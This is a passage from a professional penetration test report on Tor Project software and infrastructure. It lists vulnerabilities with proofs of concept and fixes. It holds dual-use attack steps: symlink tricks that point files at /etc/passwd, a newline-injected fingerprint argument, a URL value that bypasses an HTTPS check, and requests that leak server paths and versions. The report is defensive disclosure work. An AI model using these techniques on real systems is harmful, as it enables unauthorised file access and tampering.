        # archive path, then atomically symlinked to 'latest.v3bw'
        out_dir = os.path.dirname(output)
        out_link = os.path.join(out_dir, "latest.v3bw")
        out_link_tmp = out_link + ".tmp"
        with DirectoryLock(out_dir):
            with open(output, "wt") as fd:
                fd.write(str(self.header))
                for line in self.bw_lines:
                    fd.write(str(line))
            output_basename = os.path.basename(output)
            [...]
```

Proof of Concept

```
id victim
=>
uid=1000(foo) gid=1000(foo) groups=1000(foo)

id attacker
=>
uid=1001(low) gid=1000(foo) groups=1000(foo)

# user foo creates the output directory and runs SBWS with the output argument
mkdir store
python3 sbws.py -c sbws/config.default.ini generate --output store/a

# observed permissions
ll store/
=>
-rw-rw-r--  1 foo foo 23407 Aug 17 19:48 a
lrwxrwxrwx  1 foo foo     1 Aug 17 19:48 latest.v3bw -> a
-rwxrwxr-x  1 foo foo     0 Aug 17 19:48 .lockfile*

# The attacker prepares the system and waits
cd store && touch payload && ln -sf payload a && chmod 770 payload
=>
lrwxrwxrwx 1 low foo 7 Aug 17 19:53 a -> payload

# victim runs the SBWS again
python3 sbws.py -c sbws/config.default.ini generate --output store/a

# attacker confirms the file write
tail -n 1 payload
=> bw=1 error_circ=0 error_destination=0 error_misc=0

# attacker can also replace the latest.v3bw archive file with a symlink to other files to leak data
ln -sf /etc/passwd latest.v3bw && ll latest.v3bw
=> lrwxrwxrwx 1 low foo 11 Aug 17 20:06 latest.v3bw -> /etc/passwd
```

Impact:

This missing permission check may allow other users to read data from this folder, while users in the same group as the `swbs` user may be able to overwrite and read files via symlink attacks.

Recommendation:

- Check the folder's permissions before creating more files inside it.
- Change the folder's permissions in advance, e.g., to `0700`.

Update :

The proposed patch does not prevent the vulnerability because folders other than the default folder can be set using the output argument, e.g., by this command: `sbws.py -c sbws/config.default.ini generate --output foo/a`

3.7 TOR-003 — sbws – HTTPS enforcement can be bypassed with subdomains

Vulnerability ID: TOR-003 **Status:** Unresolved

Vulnerability type: CWE-693: Protection Mechanism Failure

Threat level: Low

Description:

Attackers can bypass HTTPS enforcement by specifying a destination URL with 127.0.0.1 as a subdomain.

Technical description:

HTTPS enforcement of destination endpoints can be bypassed with subdomains for instance, the URL `http://127.0.0.1.radicallyopensecurity.com` is valid.

In file `tpo/network-health/sbws/util/config.py`:

```
def _validate_url(section, key):
    value = section[key]
    url = urlparse(value)
    [...]
    if url.scheme != 'https' and not url.netloc.startswith('127.0.0.1'):
        return False, 'URL scheme must be HTTPS (except for the test server)'
```

```
    return True, ''
```

Impact:

If attackers can configure a URL for a destination endpoint, bypassing HTTPS enforcement and using HTTP traffic is possible. As a result, a man-in-the-middle attack could be performed on the same network, and malicious exit nodes can manipulate HTTP traffic.

Recommendation:

- Replace the second condition with `url.hostname == "127.0.0.1"` to match the allowed URL exactly.

Update :

The newly implemented check `url.netloc.split(":")[0] != "127.0.0.1"` can be bypassed with `http://127.0.0.1:@attacker.com`. Using the code snippet in the recommendation section prevents this kind of bypass.

3.8 TOR-004 — sbws – assert statements in code flow

Vulnerability ID: TOR-004 **Status:** Resolved

Vulnerability type: CWE-617: Reachable Assertion

Threat level: Low

Description:

The SBWS has 92 assertions in the code base that could be abused for denial of service attacks or to bypass security-related checks.

Technical description:

We discovered that the SBWS uses `assert` in the Python code. Python offers the ability to execute code with higher performance by ignoring such assertions. If an `assert` is used for security-related checks, as in the example below, this can lead to further vulnerabilities. On the other hand, triggered `assert` statements by attackers could lead to a denial of service. A rough check of the following command `grep -iR 'assert' ./sbws | wc -l` shows 92 assertions in the code base.

Example instance in `sbws/core/cleanup.py`:

```
assert os.path.commonprefix([dname, fname]) == dname
```

Impact:

The impact depends on the application and can span from a denial of service to a remote code execution due to validations based on assertions. However, no impact was demonstrated, so we rate this vulnerability as low-severity.

Recommendation:

- Remove all assertions from production code.

3.9 TOR-005 — sbws – Arbitrary file read/write via symlinks due to time-of-check-to-time-of-use

Vulnerability ID: TOR-005 **Status:** Unresolved

Vulnerability type: CWE-61: UNIX Symbolic Link (Symlink) Following

Threat level: Low

Description:

The `cleanup` command is vulnerable to two attacks that a low-privileged user can perform, leading to an arbitrary file read and write.

Technical description:

The `cleanup` command compresses all files in the `datadir` with the file extension `.txt`. For this purpose, the generator function `_get_files_mtime_older_than` is defined, which returns the filename of files that are not older than a specific time. Finally, the `_compress_files` function is invoked to compress these files.

Within the `_compress_files` function, each file is iterated in the folder, filtered by the function `_get_files_mtime_older_than`. Then, the file is opened and copied into a gzip archive. However, there are two separate vulnerabilities hidden in this code.

1. Attackers can create a symlink with the name of the archive before the call `with gzip.open(out_fname, "wt")` which causes the symlink's target to be overwritten with the contents of the gzip file, constituting an arbitrary file write.

2. In the second case, attackers can bypass symlink protection in the `_get_files_mtime_older_than` function. This function calls the `os.stat` function with the parameter `follow_symlinks=False`. However, this can be ignored since only the file name and nothing else is returned after calling `os.stat` (time-of-check). After this call, attackers can immediately replace the filenames with a symlink (time-of-use). As a result, the content of the symlink target will be written to the gzip archive, providing an arbitrary file read.

In file `sbws/core/cleanup.py`:

```
def _clean_result_files(args, conf):
    datadir = conf.getpath("paths", "datadir")
    [...]
    files_to_compress = _get_files_mtime_older_than(
        datadir, compress_after_days, [".txt"]
    )
    _compress_files(datadir, files_to_compress, dry_run=args.dry_run)

def _get_files_mtime_older_than(dname, days_delta, extensions):
    [...]
    for root, dirs, files in os.walk(dname):
        for f in files:
            # using file modification time instead of parsing the name
            # of the file.
            filedt = unixts_to_dt_obj(
                os.stat(fname, follow_symlinks=False).st_mtime
            )
            if filedt < oldest_day:
                yield fname

def _compress_files(dname, files, dry_run=True):
    with DirectoryLock(dname):
        for fname in files:
            [...]
            with open(fname, "rt") as in_fd:
                out_fname = fname + ".gz"
                with gzip.open(out_fname, "wt") as out_fd:
                    shutil.copyfileobj(in_fd, out_fd)
```

Impact:

A low-privileged user with write access to the `datadir` of the `sbws` user can read and write arbitrary files with symlinks if the `cleanup` command is invoked.

Recommendation:

- Restrict access to the `datadir` to the sbws user only.
- Check whether a file is a symlink before acting as in the case of `gzip.open`.

- Make the `_get_files_mtime_older_than` function return file descriptors instead of filenames to prevent a time-of-check-to-time-of-use attack.

Update :

The commit verifying that the file is not a symlink needs to be revised. There is still a time-of-check-to-time-of-use window between `os.path.islink` (time-of-check) and `os.remove` (time-of-use), so the problem is still present. However, `os.remove` only deletes the symlink and not the target of the symlink, making a symlink attack useless, and partially mitigating the issue.

3.10 TOR-009 — onbasca – No security headers set

Vulnerability ID: TOR-009 **Status:** Resolved

Vulnerability type: CWE-693: Protection Mechanism Failure

Threat level: Low

Description:

The onbasca production environment doesn't set security headers.

Technical description:

While performing a deep dive into the code base of onbasca, we discovered that it lacks modern client-side protection caused by missing security headers.

```
HTTP/1.1 200
Date: Wed, 16 Aug 2023 22:56:31 GMT
Server: WSGIServer/0.2 CPython/3.10.12
Content-Type: text/html; charset=utf-8
Connection: close
```

Impact:

Attacks such as CSRF or clickjacking are left largely unmitigated and can cause the most damage possible.

Recommendation:

Enable the default middleware in Django to set standard security headers.

```
MIDDLEWARE = [
```

```
    "django.middleware.security.SecurityMiddleware",
    "django.middleware.common.CommonMiddleware",
    "django.middleware.csrf.CsrfViewMiddleware",
    "django.middleware.clickjacking.XFrameOptionsMiddleware",
]
```

3.11 TOR-012 — exitmap – Limited file write due to insecure permissions via symlinks

Vulnerability ID: TOR-012

Vulnerability type: CWE-276: Incorrect Default Permissions

Threat level: Low

Description:

Low-privileged users in the same group as the user running exitmap with a custom tor directory can change the destination of the subsequent execution due to insecure default permissions.

Technical description:

When exitmap runs with a custom tor directory `-t`, the `os.makedirs` function creates all required folders for that path. For example, if the path `a/b/c` is chosen, the folders `a` and `b` are created with `0770` permissions, and only the last folder `c` gets `0700`. Consequently, users in the same group as the exitmap user are also granted all permissions for the folders `a` and `b`. In other words, attackers could redirect a symlink in the `b` folder to another folder, creating files with the permissions of the exitmap user when the script runs again.

In `tpo/network-health/exitmap/src/exitmap.py`:

```
def main():
    # Create and set the given directories.
    if args.tor_dir and not os.path.exists(args.tor_dir):
        os.makedirs(args.tor_dir)
```

Proof of Concept

1. Run `python3 exitmap -t a/b/c checktest` and stop the execution.
2. Create the target directory with `mkdir target`
3. Remove the directory `b` and symlink to the target directory: `rm -rf a/b && ln -sf ../target a/b`
4. Run the script again, `python3 exitmap -t a/b/c checktest` and observe that the directory `c` is created inside the `target` directory.

Impact:

Low-privileged attackers in the same group as the user running exitmap can perform a symlink attack, resulting in a limited file write ability with the privileges of the victim user.

- Alter the code so that only the user running exitmap has access to the directory.
- Don't follow symlinks.

Recommendation:

- Replace `os.makedirs(args.tor_dir)` with `os.makedirs(args.tor_dir, mode=0o700)` to ensure only the user running exitmap has access to the directory.
- Don't follow symlinks.

3.12 TOR-013 — helper-scripts – Newline injection in badconf-entry due to insecure fingerprint validation

Vulnerability ID: TOR-013

Vulnerability type: CWE-93: Improper Neutralization of CRLF Sequences ('CRLF Injection')

Threat level: Low

Description:

Due to insufficient validation of fingerprints, attackers can inject new lines leading to manipulated config entries.

Technical description:

The `load_args_as_fp` function reads and validates a fingerprint passed via `argv`. The fingerprint is then written to the config file in `approved-routers.d/approved-routers.conf`. However, due to insufficient fingerprint validation, attackers may be able to create new config entries by injecting new lines via crafted fingerprints.

Inn `helper-scripts/badconf-entry.py`:

```
def main():
    """ Entry point of script. """
    # Load arguments and consider them as fingerprints which are put in fps.
    load_args_as_fp(sys.argv, fps)
    [...]
    with open("approved-routers.d/approved-routers.conf", 'a') as routers_conf:
        routers_conf.write(comment_template_reject % \
```

```
                            (identifier, reported_by, date, expiry, message_id, reason))
        for fp in fps:
            routers_conf.write("!reject %s\n" % fp)
```

In `helper-scripts/util.py`:

```
def load_args_as_fp(args, fps):
    # Try to load the filename as arg.
    [...]
        else:
            # Filename is probably a fingerprint.
            fp = args[1].strip()
            fps.append(fp)
            if len(fp) != 40:
                print("[-] Filename %s not found or not valid fingerprint" % \
                      (filename))
                sys.exit(1)
            print("[+] Testing fingerprint %s" % (fp))
    else:
        print("[-] Missing filename or fingerprint. Stopping.")
        sys.exit(1)
```

Proof of Concept

```
python3 badconf-entry.py $'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\nB'

-> Content of approved-routers.d/approved-routers.conf
# Identifier: ddce6a0a3aee7c0e
# Reported-by: x@x.c
# Date:
# Expire: 30
# Gitlab issue:
# Reason:
!reject AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
B
```

Impact:

This vulnerability can lead to different levels of severity depending on the application. For example, the code could be used as a library in the future, allowing attackers to manipulate config files remotely. At the time of the pentest, it was a simple helper script for manual work; therefore, we rate this vulnerability as low severity.

Recommendation:

- Validate the fingerprint with the regular expression `^[0-9A-Fa-f]{40}$` or use stem.

3.13 TOR-014 — helper-scripts – Limited file read in badconf-entry due to insecure fingerprint validation via symlinks

Vulnerability ID: TOR-014

Vulnerability type: CWE-61: UNIX Symbolic Link (Symlink) Following

Threat level: Low

Description:

Due to insufficient validation of fingerprints and the following symlinks, low-privileged attackers on the same system can leak content from other files.

Technical description:

The `load_args_as_fp function` reads a file via the `open` function and prints each line via `print`, which has exactly 40 characters and does not start with a `#`. Due to the insufficient validation of the fingerprint and the following symlinks, a low-privileged attacker could potentially leak sensitive information.

In `helper-scripts/util.py`:

```
def load_args_as_fp(args, fps):
    # Try to load the filename as arg.
    if len(args) > 1:
        filename = args[1]
        if os.path.exists(filename):
            print("[+] Using file %s..." % (filename))
            with open(filename, "r") as fd:
                for line in fd:
                    line = line.strip()
                    # Ignore commented fingerprint
                    if line.startswith("#"):
                        continue
                    if len(line) != 40:
                        continue;
                    if line not in fps:
                        fps.append(line)
                        print("  [+] Adding %s" % (line))
```

Proof of Concept

```
1. Create leak file `echo -e "B\nAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\nC" > leak_me`
2. Symlink file `ln -sf leak_me fps.txt`
3. Run vulnerable script `python3 badconf-entry.py fps.txt`
```

Output with leaked string AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

The string is leaked on stdout and within the file `approved-routers.d/approved-routers.conf`

```
[+] Tor documents loaded successfully
      - 6925 relays in consensus
      - 7188 server descriptors
      - 2204 bridge descriptors published in the last day
[+] Using file fps.txt...
  [+] Adding AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
No AuthDirReject rules to create...
Continuing with !reject rules.
```

Impact:

Low-privileged users may be able to leak sensitive data from files depending on the configuration of the system. Since only lines of length 40 of a file are printed, being a limited attacker scenario, this vulnerability has been rated as low severity.

Recommendation:

- Validate the fingerprint with the regular expression `^[0-9A-Fa-f]{40}$` or use stem and don't follow symlinks.

3.14 TOR-016 — oonionoo – Potential denial of service on onionoo.torproject.org via search parameter

Vulnerability ID: TOR-016

Vulnerability type: CWE-789: Memory Allocation with Excessive Size Value

Threat level: Low

Description:

The `oonionoo.torproject.org` website suffers from a potential denial of service vulnerability through the `StringBuilder.append` method.

Technical description:

The onionoo API allows filtering data based on a `search` parameter. If a double quote occurs in the search string, the variable `doubleQuotedSearchTerm` is instantiated with an object from the `StringBuilder` class. The class is vulnerable to a denial of service attack because when the `append` method is called, the capacity of the string buffer is doubled if the actual buffer is too small. This can quickly cause the JVM to consume all available heap memory space, though this is difficult to achieve through GET requests (see impact below).

In `tpo/network-health/metrics/onionoo/src/main/java/org/torproject/metrics/onionoo/server/ResourceServlet.java`:

```
protected static String[] parseSearchParameters(String parameter) {
    String[] spaceSeparatedParts = parameter.split(" ");
    List<String> searchParameters = new ArrayList<>();
    StringBuilder doubleQuotedSearchTerm = null;
    for (String spaceSeparatedPart : spaceSeparatedParts) {
      if ((StringUtils.countMatches(spaceSeparatedPart, '"')
          - StringUtils.countMatches(spaceSeparatedPart, "\\\"")) % 2 == 0) {
        if (null == doubleQuotedSearchTerm) {
          searchParameters.add(spaceSeparatedPart);
        } else {
          doubleQuotedSearchTerm.append(' ').append(spaceSeparatedPart);
        }
      } else {
        if (null == doubleQuotedSearchTerm) {
          doubleQuotedSearchTerm = new StringBuilder(spaceSeparatedPart);
        } else {
          doubleQuotedSearchTerm.append(' ').append(spaceSeparatedPart);
          searchParameters.add(doubleQuotedSearchTerm.toString());
          doubleQuotedSearchTerm = null;
        }
      }
    }
....
}
```

Proof of Concept

```
Payload:
a:"X AAAA BBBBBBBBB "

Flow:
1. doubleQuotedSearchTerm = new StringBuilder('a:"X');
2. append on doubleQuotedSearchTerm with whitespace and AAAA
3. append on doubleQuotedSearchTerm with whitespace and BBBBBBBBB
4. close doubleQuotedSearchTerm and store in list (spaceSeparatedParts)
```

Impact:

Because of the limited GET request URI length, not enough characters can be transferred to consume the available heap memory. Therefore, this vulnerability is rated Low. However, it might be possible to exploit the vulnerability in the future, e.g., if the function is used for a POST request or the standard GET request URI length is increased by a configuration.

Recommendation:

- Catch the `OutOfMemoryError` exception thrown by the JVM and then abort the whole parsing process.

3.15 TOR-024 — Tor client – Missing sanity checks in `pem_decode`

Vulnerability ID: TOR-024

Vulnerability type: CWE-119: Improper Restriction of Operations within the Bounds of a Memory Buffer

Threat level: Low

Description:

The `pem_decode` function passes incorrect boundaries to the underlying standard C library function `memmem` when parsing a PEM file.

Technical description:

Attackers can craft a payload invoking the `tor_memstr (memem)` function with invalid borders by crafting a haystack smaller than the needle. However, there is a sanity check in the underlying lib, which prevents any form of out-of-bounds.

The `memmem()` function finds the start of the first occurrence of the substring needle of length `needlelen` in the memory area haystack of length `haystacklen`. The `memmem()` function returns a pointer to the beginning of the substring, or NULL if the substring is not found.

Proof of Concept

```
int poc(){
    static const char payload[] = "-----BEGIN WOMBAT QUOTE-----\nA";
    unsigned char buf[4096];
    int n = pem_decode(buf, sizeof(buf),payload, strlen(payload),"WOMBAT QUOTE");
    return n;
}
```

In `src/lib/encoding/pem.c`:

```
int
pem_decode(uint8_t *dest, size_t destlen, const char *src, size_t srclen,
           const char *objtype)
{
  const char *eos = src + srclen;

  src = eat_whitespace_eos(src, eos);

  char *tag = NULL;
  tor_asprintf(&tag, "-----BEGIN %s-----", objtype);
```

```
  if ((size_t)(eos-src) < strlen(tag) || fast_memneq(src, tag, strlen(tag))) {
    tor_free(tag);
    return -1;
  }
  src += strlen(tag);
  tor_free(tag);
  /* At this point we insist on spaces (including CR), then an LF. */
  src = eat_whitespace_eos_no_nl(src, eos);
  if (src == eos || *src != '\n') {
    /* Extra junk at end of line: this isn't valid. */
    return -1;
  }

  // NOTE lack of trailing \n.  We do not enforce its presence.
  tor_asprintf(&tag, "\n-----END %s-----", objtype);
  const char *end_of_base64 = tor_memstr(src, eos-src, tag);
  tor_free(tag);
  if (end_of_base64 == NULL)
    return -1;
  [...]
}
```

Impact:

This vulnerability could lead to out-of-bounds read/write and other vulnerabilities, including remote code execution. However, demonstrating a critical impact was impossible as the underlying library checked the bounds of the parameters. Nevertheless, this could change, e.g., by using a vulnerable library.

Recommendation:

- Do not rely on sanity checks within the underlying libraries.
- A valid patch could ensure the haystack length is >= needle length before invoking `tor_memstr`. Or even better, implement this check within `tor_memmem`.

3.16 TOR-015 — Infrastructure - Missing .htaccess configuration on survey.torproject.org leaks data

Vulnerability ID: TOR-015

Vulnerability type: CWE-552: Files or Directories Accessible to External Parties

Threat level: Unknown

Description:

The website `survey.torproject.org` lacks .htaccess support, allowing pre-authenticated attackers to obtain information about the environment.

Technical description:

While covering public exposed services that are in scope, we unintentionally came across `survey.torproject.org`. It quickly became evident that the application serving this is LimeSurvey, and that .htaccess support was not configured on the web server. .htaccess files are per-directory configuration files for the apache web server that allow parts of the web server configuration to be overridden without having to alter the system-level config. This allows pre-authenticated attackers to perform the following actions:

1. Access to the vendor folder allows some PHP environment details to be leaked: PostgreSQL is used as DBMS.
2. Obtain the full path and the exact version (`6.1.6+230703`) of LimeSurvey.

Proof of Concept

```
GET https://survey.torproject.org/vendor/yiisoft/yii/requirements/index.php
-> PDO PostgreSQL extension -> PostgreSQL is used as DBMS.

GET https://survey.torproject.org/vendor/yiisoft/yii/demos/blog/index.php
-> /srv/www/survey.torproject.org/6.1.6+230703/limesurvey/vendor/yiisoft/yii/demos/blog/protected/
runtime -> Leak of the full path and the LimeSurvey version.
```

While .htaccess files provide an easy way to set a default configuration of newly installed applications, it comes at the cost of performance, and risks creating further security issues if the .htaccess file is writable by the application. If an application is to be deployed "properly", .htaccess directives should be transposed into system-level apache config instead, and the `AllowOverride None` directive added to virtual hosts to deactivate .htaccess override.

Impact:

Due to the limited time and the service being outside the scope, it was not possible to investigate this lead further. In the time spent, it was possible to obtain the application's full path, the LimeSurvey version used, and information about the PHP environment. However, it is plausible that attackers could achieve remote code execution by accessing all files located on the web root after installation.

Recommendation:

- Configure the web server with .htaccess support to prevent access to dangerous folders like `vendor`.

- If the installed application is for longer-term use, transpose .htaccess directives to system apache config.

3.17 TOR-017 — website – Outdated Jetty version on metrics.torproject.org

Vulnerability ID: TOR-017

Vulnerability type: CWE-1395: Dependency on Vulnerable Third-Party Component

Threat level: Unknown

Description:

The Tor metrics site runs on an outdated Jetty version from 2015 that suffers from publicly known security vulnerabilities.

Technical description:

While performing a deep dive into the codebase of the Tor metrics website, we found that it uses an outdated Jetty version from 2015. However, with the Jetty server and codebase of the project, older dependencies that suffer from publicly known security vulnerabilities are shipped. We then confirmed that the public site https://metrics.torproject.org/ uses a Jetty version from 2015 as shown in the HTTP response below.

Request

```
GET / HTTP/1.1
Host: metrics.torproject.org
Content-Length: 2
```

Response

```
HTTP/1.1 200 OK
Date: Thu, 27 Jul 2023 16:38:38 GMT
Server: Jetty(9.2.z-SNAPSHOT)
```

A more detailed specification of the probable Jetty version (`9.2.21.v20170120`) can be found in a public repository.

In `tpo/network-health/metrics/website/-/blob/master/build.xml`:

```
<?xml version="1.0"?>

<project default="usage" name="metrics-web" basedir="."
         xmlns:ivy="antlib:org.apache.ivy.ant">
  <property name="javadoc-title" value="MetricsWeb API Documentation"/>
  <property name="jetty.version" value="-9.2.21.v20170120" />
```

Impact:

Due to limited time, verifying the Jetty server for various known vulnerabilities, such as CVE-2021-28165 was not feasible. However, the impact of the known vulnerabilities can range from pre-auth denial of service to remote code execution.

Recommendation:

- Upgrade the Jetty server to the latest version to prevent possible attacks on Tor's infrastructure.

4 Future Work

- **Retest of findings**
  When mitigations for the vulnerabilities described in this report have been deployed, a repeat test should be performed to ensure that they are effective and have not introduced other security problems.
- **Regular security assessments**
  Security is an ongoing process and not a product, so we advise undertaking regular security assessments and penetration tests, ideally prior to every major release or every quarter.
- **Adjustment of scope**
  This pentest is the first iteration, intended to cover specific Tor features. Therefore, a broad scope was defined including different programming languages and applications. However, many projects in the scope provide a minimal attack surface, e.g., SBWS onbasca, tornettools, tgen. In contrast, other components, such as the Tor client and the Tor browser for Android, are more complex and take a longer time to evaluate.
  We recommend breaking the scope into 3 different projects in a further round to get a more comprehensive picture:

  1. Tor client (conflux, congestion control, essential lib functions)
  2. Tor Browser for Android (modifications of Fenix and tor-android service)
  3. Everything else

- **Dedicated code audit of the Tor client**
  As described above, this project covered an enormous scope, including many different components and limited time. For this reason, not every part could be covered in detail, and the Tor client offers the highest complexity and the most attack surface. In the limited time, one off-by-one and one out-of-bounds vulnerability was found in TOR-025 (page 21) and TOR-024 (page 37). We recommend performing a dedicated code audit with more focus and time for the Tor client to uncover further vulnerabilities like these that attackers could exploit.
- **Infrastructure pentest to minimize the attack surface**
  A search of public-facing infrastructure revealed that the `metrics.torproject.org` site runs an outdated Jetty version with known vulnerabilities, as evidenced in TOR-017 (page 40). Another issue that was unintentionally found is a misconfiguration on `survey.torproject.org` that allows pre-authenticated attackers to leak some information, as described in TOR-015 (page 38).
  Besides vulnerabilities in code, Tor's infrastructure can make an attractive target for attack. We recommended performing a penetration test of the public-facing infrastructure in the future to minimize this attack surface.

- **Dedicated code audit of the Stem library**

  We came across the Stem library during code reviews of projects implemented in Python. Stem is a Python controller library that allows applications to interact with Tor. This library sanitizes attacker-controlled values from the Tor network, such as the fingerprint and nickname of a relay or exit node. However, it turned out that Stem was often the last line of defence and prevented potential security vulnerabilities through its strict validation. Any vulnerabilities in Stem, or workarounds for the attacker-controlled information would have significant consequences. We recommend performing a code audit explicitly for this library to harden this last line of defence for projects written in Python.

5 Conclusion

During this crystal-box penetration test we found 1 High, 4 Moderate, 10 Low and 2 Unknown-severity issues.

ROS's objective was to perform a code audit of software changes made during the grant's lifecycle to make the Tor network faster & more reliable for users in Internet-repressive places. ROS conducted a code audit for The Tor Project and found 1 High, 4 Moderate, 10 Low and 2 Unknown-severity issues.

First of all, this pentest was very broad and touched a wide variety of components, and as a result it provides valuable pointers for dedicated follow-up audits with more focused scopes, as described in the future work section section 4 (page 42).

However, particular attention should be paid to the Tor client. The Tor project does a lot to prevent potential memory corruption vulnerabilities through support for tools like (libfuzzer and AFL++), including test cases or coding conventions for Tor that banish notoriously broken old C functions from the code-base. However, Tor is always built with assertions enabled, leaving room for assertion-based denial of service attacks. Nevertheless, we found two vulnerabilities in the code base in TOR-024 (page 37) and TOR-025 (page 21) in a short time which should be addressed accordingly. However, no significant issues were found in the implementations of Conflux and Congestion Control.

Alongside the Tor client, the Tor browser for Android is another critical component. Because of this, unmaintained third-party components should be avoided, especially if it is unaudited C code from 2012 as in TOR-022 (page 20). We recommend regularly cleaning up or upgrading the project's code base to use the latest security standards, and build using only actively supported dependencies.

We discovered that Python plays a large part in various projects like exitmap, sbws, onbasca, and is used in multiple helper scripts. The Stem library is often used in projects, which would prevent vulnerabilities like TOR-013 (page 32) and TOR-014 (page 34). This library provides a last line of defence against attackers and needs to be given a dedicated code audit, as explained in the futurework section section 4 (page 42).

On the other hand, the Java ecosystem struggles with denial of service vulnerabilities, as evidenced by TOR-016 (page 35) and TOR-021 (page 17). Furthermore, a legacy build system, including an old Java version, is commonly used, leaving room for attacks, as evidenced by TOR-017 (page 40).

Besides vulnerabilities in code, Tor's infrastructure makes an attractive target. During this project, we found three vulnerabilities (TOR-015 (page 38), TOR-016 (page 35), and TOR-017 (page 40)) related to Tor's infrastructure. The interesting observation was that the vulnerabilities found in `oonionoo.torproject.org` and `metrics.torproject.org` are not serious code vulnerabilities. The developers often used an allow list for parameters for simplicity. However, this only works when the complexity is low, as when using servlets to render static pages. We expect that more complex projects will reveal significant and especially critical vulnerabilities. For this reason we recommend performing a penetration test of the public-facing infrastructure in the future to minimize this attack surface.

In summary, the Tor Project might need to work on these areas:

- Outdated libraries and software (TOR-017 (page 40), TOR-022 (page 20))
- Missing modern web-security standards (TOR-008 (page 15), TOR-009 (page 30), TOR-015 (page 38))

- Following redirects in all HTTP clients by default (TOR-028 (page 23))
- Denial of service attacks (TOR-004 (page 27), TOR-016 (page 35), TOR-021 (page 17))
- Local attacks based on symlinks (TOR-002 (page 24), TOR-005 (page 28), TOR-012 (page 31), TOR-014 (page 34))
- Local attacks based on insecure permissions (TOR-002 (page 24), TOR-012 (page 31))
- Insufficient validation of input (TOR-003 (page 26), TOR-005 (page 28), TOR-013 (page 32), TOR-014 (page 34), TOR-024 (page 37), TOR-025 (page 21), TOR-028 (page 23))

We recommend fixing all of the issues found and then performing a retest in order to ensure that mitigations are effective and that no new vulnerabilities have been introduced.

Finally, we want to emphasize that security is a process – this penetration test is just a one-time snapshot. Security posture must be continuously evaluated and improved. Regular audits and ongoing improvements are essential in order to maintain control of your corporate information security. We hope that this pentest report (and the detailed explanations of our findings) will contribute meaningfully towards that end.

Please don't hesitate to let us know if you have any further questions, or need further clarification on anything in this report.

Appendix 1 Testing team

Dennis Brinkrolf	Dennis has a bachelor's degree in IT security and continues his study with a master's degree in IT security. Besides that, he followed his passion and worked as a security researcher for several years until today. He gained a deep knowledge of vulnerabilities in web applications written in PHP, Java, Python, and JavaScript. As a result, he found several critical security vulnerabilities in products that affect companies such as Toshiba, Telefónica, Aon, and Allianz. Thanks to his study, he also has basic knowledge in cryptography, binaries (reverse engineering, exploiting), mobile security (4G/5G), and hardware attacks (side channels).
Stefan Grönke	Stefan is a highly adaptable senior security consultant, pentester and code auditor. He has over a decade of experience in (reverse) engineering, architecture and quality assurance, with a large focus on security and simplicity. He commits most of his free time to development projects that enable him and others to run secure infrastructure. As a full-stack developer he has always enjoyed learning from and with open source code; Stefan has contributed to a variety of projects, often on GitHub. Stefan can be a terrible chaos monkey in the ROS infra, but always cleans up behind him. He prefers construction to disruption, so he went from setting things on fire to participating in the ROS development and infra team. Apart from that he enjoys speaking at conferences like the Chaos Communication Congress or hosting workshops at local hackerspaces. He was one of the winning participants of team proTRon at the Shell Eco Contest in 2013/14 (2nd and 3rd place respectively) for building a CAN-Bus based telemetry system for a lightweight fuel-cell driven car.
Melanie Rieback	Melanie Rieback is a former Asst. Prof. of Computer Science from the VU, who is also the co-founder/CEO of Radically Open Security.